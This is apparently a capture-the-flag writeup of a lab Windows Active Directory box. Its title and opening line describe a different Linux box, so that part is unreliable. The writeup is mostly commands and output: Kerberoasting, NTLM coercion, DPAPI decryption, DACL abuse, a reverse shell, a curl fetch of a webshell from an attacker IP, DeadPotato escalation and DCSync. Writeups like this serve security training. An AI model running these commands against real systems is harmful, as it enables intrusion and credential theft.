


HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

City Council is a Medium-difficulty Windows Active Directory box set in the context of a post-ransomware security review for a local municipality. Entry starts with a trojanized “Digital Services Portal” application hosted on the web server - capturing its traffic in Wireshark reveals hardcoded service account credentials. From there the chain runs through Kerberoasting to clerk.john, an NTLM coerce attack via malicious files in a writable SMB share to capture jon.peters, targeted Kerberoasting against accounts jon.peters has GenericWrite over, and then lateral movement into nina.soto. With access to a Backups share, Windows Image backups for two users yield a DPAPI-protected credential blob in clerk.john’s profile, which decrypts to emma.hayes’ password. Emma’s AD permissions allow re-enabling and resetting sam.brooks, landing a foothold. Privilege escalation goes through web_admin, a disabled account sitting in a Quarantine OU that Emma can manipulate. Moving web_admin into a writable OU, resetting its password, and using RunasCs to execute as that user produces a shell via an ASP.NET webshell upload. SeImpersonatePrivilege on the IIS context leads to a DeadPotato local admin escalation, and finally a DCSync as sam.brooks hands over the Administrator hash.
A local municipality recently survived a devastating ransomware campaign. While their internal IT team believes the infection has been purged and the holes plugged, the Board of Supervisors isn’t taking any chances. They’ve brought in Hack Smarter to provide a “second pair of eyes.”
Your mission is to perform a comprehensive penetration test of the internal infrastructure. Reaching Domain Admin isn’t the endgame; treat this like a real engagement. See how many vulnerabilities you’re able to identify.
You have been provided with VPN access to their internal environment, but no other information.
The port scan shows a clear picture of an Active Directory domain controller - DNS, Kerberos, LDAP, RPC, NetBIOS, WinRM, all present. The LDAP banner hands us the domain name immediately: city.local, hostname DC-CC. HTTP on port 80 is also open, which is unusual for a DC and worth investigating first.
nmap -sCV -p- 10.0.29.200

Nmap scan report for 10.0.29.200
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: City Hall - Your Local Government
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: city.local, Site: Default-First-Site-Name)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
<SNIP>
Browsing to port 80 lands on a “Digital Services Portal” - a municipality-branded page offering downloadable applications for Windows and Linux. The pitch is that residents need to install the tool to submit service requests.

A few things stand out in the FAQ section. The portal explains that users need to add the DC’s IP to their hosts file for the tool to work, and that it uses a service account from the organization for authentication - so no personal credentials are required. That last detail is interesting: the app is doing auth on the backend with a domain account baked in somewhere.
Before digging into the application, it’s worth building a list of domain users. Running kerbrute against port 88 with a common names wordlist confirms four valid accounts:
./kerbrute_linux_amd64 --dc city.local -d city.local userenum users

2026/03/05 15:16:05 >  [+] VALID USERNAME:   rita.cho@city.local
2026/03/05 15:16:05 >  [+] VALID USERNAME:   jon.peters@city.local
2026/03/05 15:16:05 >  [+] VALID USERNAME:   emma.hayes@city.local
2026/03/05 15:16:05 >  [+] VALID USERNAME:   nina.soto@city.local
The FAQ hints that the tool connects back to the DC using a built-in service account. To see what it’s actually doing, I downloaded the Linux binary, spun up Wireshark on tun0, and launched the app.
wget http://city.local/city_services_portal.bin
chmod +x ./city_services_portal.bin
./city_services_portal.bin


Wireshark captured the authentication traffic in plaintext, exposing the hardcoded credentials the application uses to talk to the backend:
USER=svc_services_portal
PASS=[REDACTED]
DOMAIN=city.local
SERVICE=Tax Assessment Inquiry
With a valid domain account in hand, Kerberoasting is the natural next step. Using netexec to request TGS tickets for any Kerberoastable accounts turns up one result: clerk.john.
nxc ldap city.local -u svc_services_portal -p [REDACTED] --kerberoasting kerberoast.out

LDAP  10.0.29.200  389  DC-CC  [+] city.local\svc_services_portal:[REDACTED]
LDAP  10.0.29.200  389  DC-CC  [*] sAMAccountName: clerk.john, memberOf: []
LDAP  10.0.29.200  389  DC-CC  $krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$830e303...
Feeding the hash to hashcat against rockyou.txt cracks it quickly:
hashcat kerberoast.out /usr/share/wordlists/rockyou.txt.gz

$krb5tgs$23$*clerk.john$CITY.LOCAL$...:clerkhill

Status: Cracked
Time.Started: Thu Mar  5 15:36:24 2026 (1 sec)
Now that clerk.john’s credentials are confirmed, it’s time to map out the domain with RustHound-CE. This collects all the LDAP objects needed for BloodHound in one shot:
./rusthound-ce -d CITY.LOCAL -u clerk.john@CITY.LOCAL -z

[INFO] 15 users parsed!
[INFO] 61 groups parsed!
[INFO] 1 computers parsed!
[INFO] 31 certtemplates parsed!
[INFO] .//20260305154849_city-local_rusthound-ce.zip created!
Loading the data into BloodHound gives us the full picture of the AD object relationships - useful to keep open as we work through the chain.
clerk.john can read several standard shares, but the Uploads share stands out - it has READ and WRITE permissions, which is unusual for a regular domain user.
nxc smb city.local -u clerk.john -p [REDACTED] --shares

SMB  10.0.29.200  445  DC-CC  Share       Permissions
SMB  10.0.29.200  445  DC-CC  -----       -----------
SMB  10.0.29.200  445  DC-CC  ADMIN$
SMB  10.0.29.200  445  DC-CC  Backups
SMB  10.0.29.200  445  DC-CC  C$
SMB  10.0.29.200  445  DC-CC  IPC$        READ
SMB  10.0.29.200  445  DC-CC  NETLOGON    READ
SMB  10.0.29.200  445  DC-CC  SYSVOL      READ
SMB  10.0.29.200  445  DC-CC  Uploads     READ,WRITE
Connecting and listing the share contents shows several files and one that immediately catches the eye - an .eml file addressed to jon.peters:
smbclient -U clerk.john //10.0.29.200/Uploads/

smb: \> ls
  Council_Draft.txt
  Holiday_Office_Hours_Notice.docx
  Parking_Permit_Info_Sheet.txt
  Room_Booking_Request_Form.docx
  Staff_Contacts.txt
  WriteAccess_Jon.Peters_DC-CC-Uploads.eml
The email is worth reading in full:
cat WriteAccess_Jon.Peters_DC-CC-Uploads.eml

Subject: Write access to \DC-CC\Uploads has been granted
From: Emma Hayes emma.hayes@city.local
To: Jon Peters jon.peters@city.local

Hi Jon,

Quick note: I've granted you write access to the shared folder \\DC-CC\Uploads.
The folder is mapped as drive Z: on your workstation - you should be able to
create, edit and upload files there.

The following files are already in the Uploads folder and appear to be actively
edited by you:

  Staff_Contacts.txt

Please note: the share uses NTLM authentication. If you connect from an
unfamiliar or public device and see an authentication prompt, do not enter
your credentials on that device.
This is useful. jon.peters has the Uploads share mapped as drive Z: and is actively using it - meaning he’s periodically accessing files there. The email also explicitly calls out that the share uses NTLM authentication. That’s the opening for a coerce attack.
If jon.peters opens the share in Explorer (which the mapped drive makes likely), any number of file types will trigger an outbound NTLM authentication attempt. ntlm_theft generates a whole battery of these:
cd ntlm_theft/abc
smbclient -U clerk.john //10.0.29.200/Uploads/
smb: \> mput *

putting file abc.lnk as \abc.lnk
putting file abc.scf as \abc.scf
putting file abc.library-ms as \abc.library-ms
putting file abc-(frameset).docx as \abc-(frameset).docx
<SNIP>
With the malicious files uploaded, I started Responder in analyze mode on tun0. Analyze mode is important here - it captures hashes without poisoning, which keeps noise down on a “real engagement” assessment. Within a few minutes, jon.peters browsed the share and his NTLMv2 hash came in:
sudo responder -A -I tun0

[SMB] NTLMv2-SSP Client   : 10.0.29.200
[SMB] NTLMv2-SSP Username : CITY\jon.peters
[SMB] NTLMv2-SSP Hash     : jon.peters::CITY:1111913b18887251:2B757C4ECFAB82D199E103726254CF8A:...
Cracking the NTLMv2 hash:
hashcat hash /usr/share/wordlists/rockyou.txt.gz

JON.PETERS::CITY:...:1234heresjonny

Status: Cracked
Time.Started: Thu Mar  5 16:18:40 2026 (8 secs)

Back in BloodHound, jon.peters has GenericWrite over three accounts: nina.soto, paul.roberts, and maria.clerk. GenericWrite over a user means we can write their servicePrincipalName attribute - which is exactly what targeted Kerberoasting abuses. targetedKerberoast.py temporarily adds an SPN, requests the TGS, then cleans up:
python3 targetedKerberoast.py -v -d "city.local" -u "jon.peters" -p "[REDACTED]" -o targetkerberoast

[*] Fetching usernames from Active Directory with LDAP
[+] Writing hash to file for (clerk.john)
[VERBOSE] SPN added successfully for (maria.clerk)
[+] Writing hash to file for (maria.clerk)
[VERBOSE] SPN added successfully for (paul.roberts)
[+] Writing hash to file for (paul.roberts)
[VERBOSE] SPN added successfully for (nina.soto)
[+] Writing hash to file for (nina.soto)
Running hashcat against all four hashes at once cracks three of them:
hashcat targetkerberoast /usr/share/wordlists/rockyou.txt.gz

$krb5tgs$23$*clerk.john$...:clerkhill
$krb5tgs$23$*maria.clerk$...:mariadbzt1221
$krb5tgs$23$*nina.soto$...:123nina321

Status: Exhausted (3/4 cracked)
paul.roberts doesn’t fall to rockyou.txt. That’s fine - nina.soto and maria.clerk are worth checking independently.
Testing nina.soto against SMB reveals access to a Backups share that clerk.john couldn’t reach:
nxc smb city.local -u nina.soto -p [REDACTED] --shares

SMB  10.0.29.200  445  DC-CC  Backups     READ
Spider the share to see what’s inside:
smbclient -U nina.soto //10.0.29.200/Backups/

smb: \> ls
  Documents Backup/
  UserProfileBackups/

smb: \Documents Backup\> ls
  City_Council_Official_Records.pdf
  Staff_Contacts.txt

smb: \UserProfileBackups\> ls
  clerk.john_ProfileBackup_0729.wim    69883158
  sam.brooks_ProfileBackup_0728.wim      130326
Two Windows Image (WIM) backups. sam.brooks’ backup is suspiciously small at 130 KB - likely a minimal profile. clerk.john’s is a full 67 MB profile backup. Both are worth extracting.
wimextract pulls the contents of WIM images without needing to mount them:
wimextract sam.brooks_ProfileBackup_0728.wim 1 --dest-dir sam_backup
A quick find on the extracted directory shows mostly default Windows profile content, but there’s one file on the desktop that doesn’t belong there:
cat sam_backup/Desktop/message_sam.eml

Subject: Notice: web_admin account moved to Quarantine OU

Hi Sam,

This is to inform you that the web_admin account has been moved to the Quarantine
OU following security concerns identified during recent system activity.
The web server has ASP.NET enabled and file uploads of .aspx pages are possible;
in combination with the web_admin account this creates a scenario that could be
used to escalate privileges or perform unauthorized actions.

No production impact has been confirmed, but the account has been isolated for
forensic review as a precautionary measure.

Regards,
Administrator
IT Operations
That’s a significant piece of intelligence. web_admin can upload .aspx files to the web server and ASP.NET is enabled - the IT team was well aware of the risk, which is why they quarantined the account. The goal is going to be getting control of that account.
clerk.john’s profile is the heavier backup and holds more interesting artifacts:
wimextract clerk.john_ProfileBackup_0729.wim 1 --dest-dir clerk_backup
The Desktop contains an email from Emma Hayes:
cat clerk_backup/Desktop/2025-10-30_Emma-Hayes_to_Clerk-John_Temporary-Access_DPAPI.eml

Subject: Temporary access while I'm on vacation

Hi John,

Quick heads-up: while I'm on vacation, you may use my account to handle urgent IT tasks.

Credentials: I'll share the credentials with you via our approved channel. Please store them
in Windows Credential Manager and use them from there.

DPAPI note: Windows Credential Manager protects saved credentials with DPAPI - they're
encrypted to your user profile (and this machine), so the password isn't stored in plaintext.
Still, treat it as sensitive: accounts with LOCAL SYSTEM / domain admin privileges can
technically recover DPAPI-protected secrets.
Emma asked clerk.john to store her credentials in Windows Credential Manager. If those credentials are still saved in the backup, they’re sitting in a DPAPI-encrypted blob somewhere in the profile.
The profile backup contains everything needed for offline DPAPI decryption. The relevant files are:
clerk_backup/AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291 - the credential blobclerk_backup/AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1 - the DPAPI master keyThe DPAPI master key is encrypted with the user’s password. Since we already cracked clerk.john’s password, we can decrypt it directly:
impacket-dpapi masterkey \
  -file clerk_backup/AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1 \
  -sid S-1-5-21-407732331-1521580060-1819249925-1103 \
  -password '[REDACTED]'

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65a...
With the master key decrypted, we can now decrypt the stored credential blob:
impacket-dpapi credential \
  -file clerk_backup/AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291 \
  -key 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65a...

[CREDENTIAL]
LastWritten : 2025-10-30 15:53:55+00:00
Type        : CRED_TYPE_DOMAIN_PASSWORD
Target      : Domain:target=emma-exclusive-access
Username    : city.local\emma.hayes
Unknown     : [REDACTED]
emma.hayes’ password recovered from the backup.

BloodHound shows that emma.hayes has WriteDACL over sam.brooks, rita.cho, alex.king, and web_admin, with WriteDACL over the CityOps OU as well.
The most direct path to a shell is sam.brooks. WriteDACL lets us grant ourselves ResetPassword, reset the account password, and then enable the account if it’s disabled:
impacket-dacledit \
  -action write \
  -rights ResetPassword \
  -principal emma.hayes \
  -target sam.brooks \
  -dc-ip 10.0.29.200 \
  'city.local/emma.hayes:[REDACTED]'

[*] DACL backed up to dacledit-20260305-170113.bak
[*] DACL modified successfully!

net rpc password "sam.brooks" "[REDACTED]" \
  -U "city.local/emma.hayes"%'[REDACTED]' \
  -S 10.0.29.200
The account is disabled. We can enable it via LDAP by setting userAccountControl to 512:
cat enable.ldif
dn: CN=Sam Brooks,OU=CityOps,DC=city,DC=local
changetype: modify
replace: userAccountControl
userAccountControl: 512

ldapmodify -H ldap://10.0.29.200 -D "emma.hayes@city.local" -w '[REDACTED]' -f enable.ldif
modifying entry "CN=Sam Brooks,OU=CityOps,DC=city,DC=local"
With the account enabled and the password reset, WinRM gives us a shell:
evil-winrm -i city.local -u sam.brooks -p "[REDACTED]"

*Evil-WinRM* PS C:\Users\sam.brooks\DEsktop> type user.txt

FLAG[[REDACTED]]
The email from IT Operations told us that web_admin was moved to a Quarantine OU specifically because of the ASP.NET webshell risk. The goal is to move it back somewhere we can manipulate it. Two permissions in BloodHound make this possible together: emma.hayes has GenericWrite over the Quarantine OU, which allows modifying and relocating objects within it, and WriteDACL over the CityOps OU, which lets us grant ourselves GenericAll there. The plan is to leverage the first to move web_admin out, and the second to take ownership of it once it lands.
First, give Emma GenericAll over the CityOps OU:
impacket-dacledit -action write -rights FullControl \
  -principal emma.hayes \
  -target-dn "OU=CityOps,DC=city,DC=local" \
  -dc-ip 10.0.29.200 'city.local/emma.hayes:[REDACTED]'

bloodyAD -u emma.hayes -p '[REDACTED]' -d city.local \
  --host 10.0.29.200 add genericAll \
  'OU=CityOps,DC=city,DC=local' emma.hayes

[+] emma.hayes has now GenericAll on OU=CityOps,DC=city,DC=local
Now move web_admin from Quarantine into CityOps using an LDIF moddn operation:
cat move.ldif
dn: CN=Web Admin,OU=Quarantine,DC=city,DC=local
changetype: moddn
newrdn: CN=Web Admin
deleteoldrdn: 1
newsuperior: OU=CityOps,DC=city,DC=local

ldapmodify -H ldap://10.0.29.200 \
  -D 'emma.hayes@city.local' \
  -w '[REDACTED]' \
  -f move.ldif

modifying rdn of entry "CN=Web Admin,OU=Quarantine,DC=city,DC=local"
With web_admin now in CityOps where Emma has GenericAll, we grant ResetPassword and set a new password:
impacket-dacledit -action write -rights ResetPassword \
  -principal emma.hayes \
  -target web_admin \
  -dc-ip 10.0.29.200 'city.local/emma.hayes:[REDACTED]'

net rpc password "web_admin" "[REDACTED]" \
  -U "city.local/emma.hayes"%'[REDACTED]' \
  -S 10.0.29.200
Rather than needing WinRM access as web_admin, we can use RunasCs from sam.brooks’ session to run a command as web_admin in its own security context. The IT Operations email told us that ASP.NET uploads go to C:\inetpub\wwwroot\uploads, so we can have web_admin pull a webshell from our HTTP server and drop it there:
# From the evil-winrm session as sam.brooks
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> upload ./invoke-runasc.ps1 .
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> . .\invoke-runasc.ps1
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> Invoke-RunasCs -Username web_admin -Password '[REDACTED]' -Command cmd.exe -Remote 10.200.38.125:4444

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 2180 created in background.
In the cmd.exe session running as web_admin, we download the webshell:
C:\inetpub\wwwroot\uploads> curl http://10.200.38.125/shell.aspx -o C:\inetpub\wwwroot\uploads\shell.aspx

Browsing to the webshell triggers a reverse shell caught by Penelope:
python3 penelope.py -p 5555

[+] [New Reverse Shell] DC-CC 10.0.29.200 - Session ID <1>

PS C:\windows\system32\inetsrv> whoami /priv

Privilege Name                Description                               State
============================= ========================================= ========
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
<SNIP>
Running under the IIS application pool identity means SeImpersonatePrivilege is present - the standard potato path.
DeadPotato is a Potato-family exploit that works cleanly against modern Windows builds. We upload it to C:\Users\Public and use it to add sam.brooks to the local Administrators group:
(Penelope) upload DeadPotato-NET4.exe C:\Users\Public

PS C:\Users\Public> C:\Users\Public\DeadPotato-NET4.exe -cmd "net localgroup Administrators sam.brooks /add"

(*) Initiating procedure as NT AUTHORITY\NETWORK SERVICE
(+) Is impersonation possible in current context? YES
(+) Currently running as user: NT AUTHORITY\SYSTEM
(+) Elevated process started with PID 5876

The command completed successfully.
With sam.brooks now in the local Administrators group on the DC, we can use its domain credentials to perform a DCSync and pull the Administrator’s NTLM hash:
impacket-secretsdump city.local/sam.brooks:'[REDACTED]'@10.0.29.200 \
  -just-dc-user Administrator

[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Pass the hash with psexec for a SYSTEM shell:
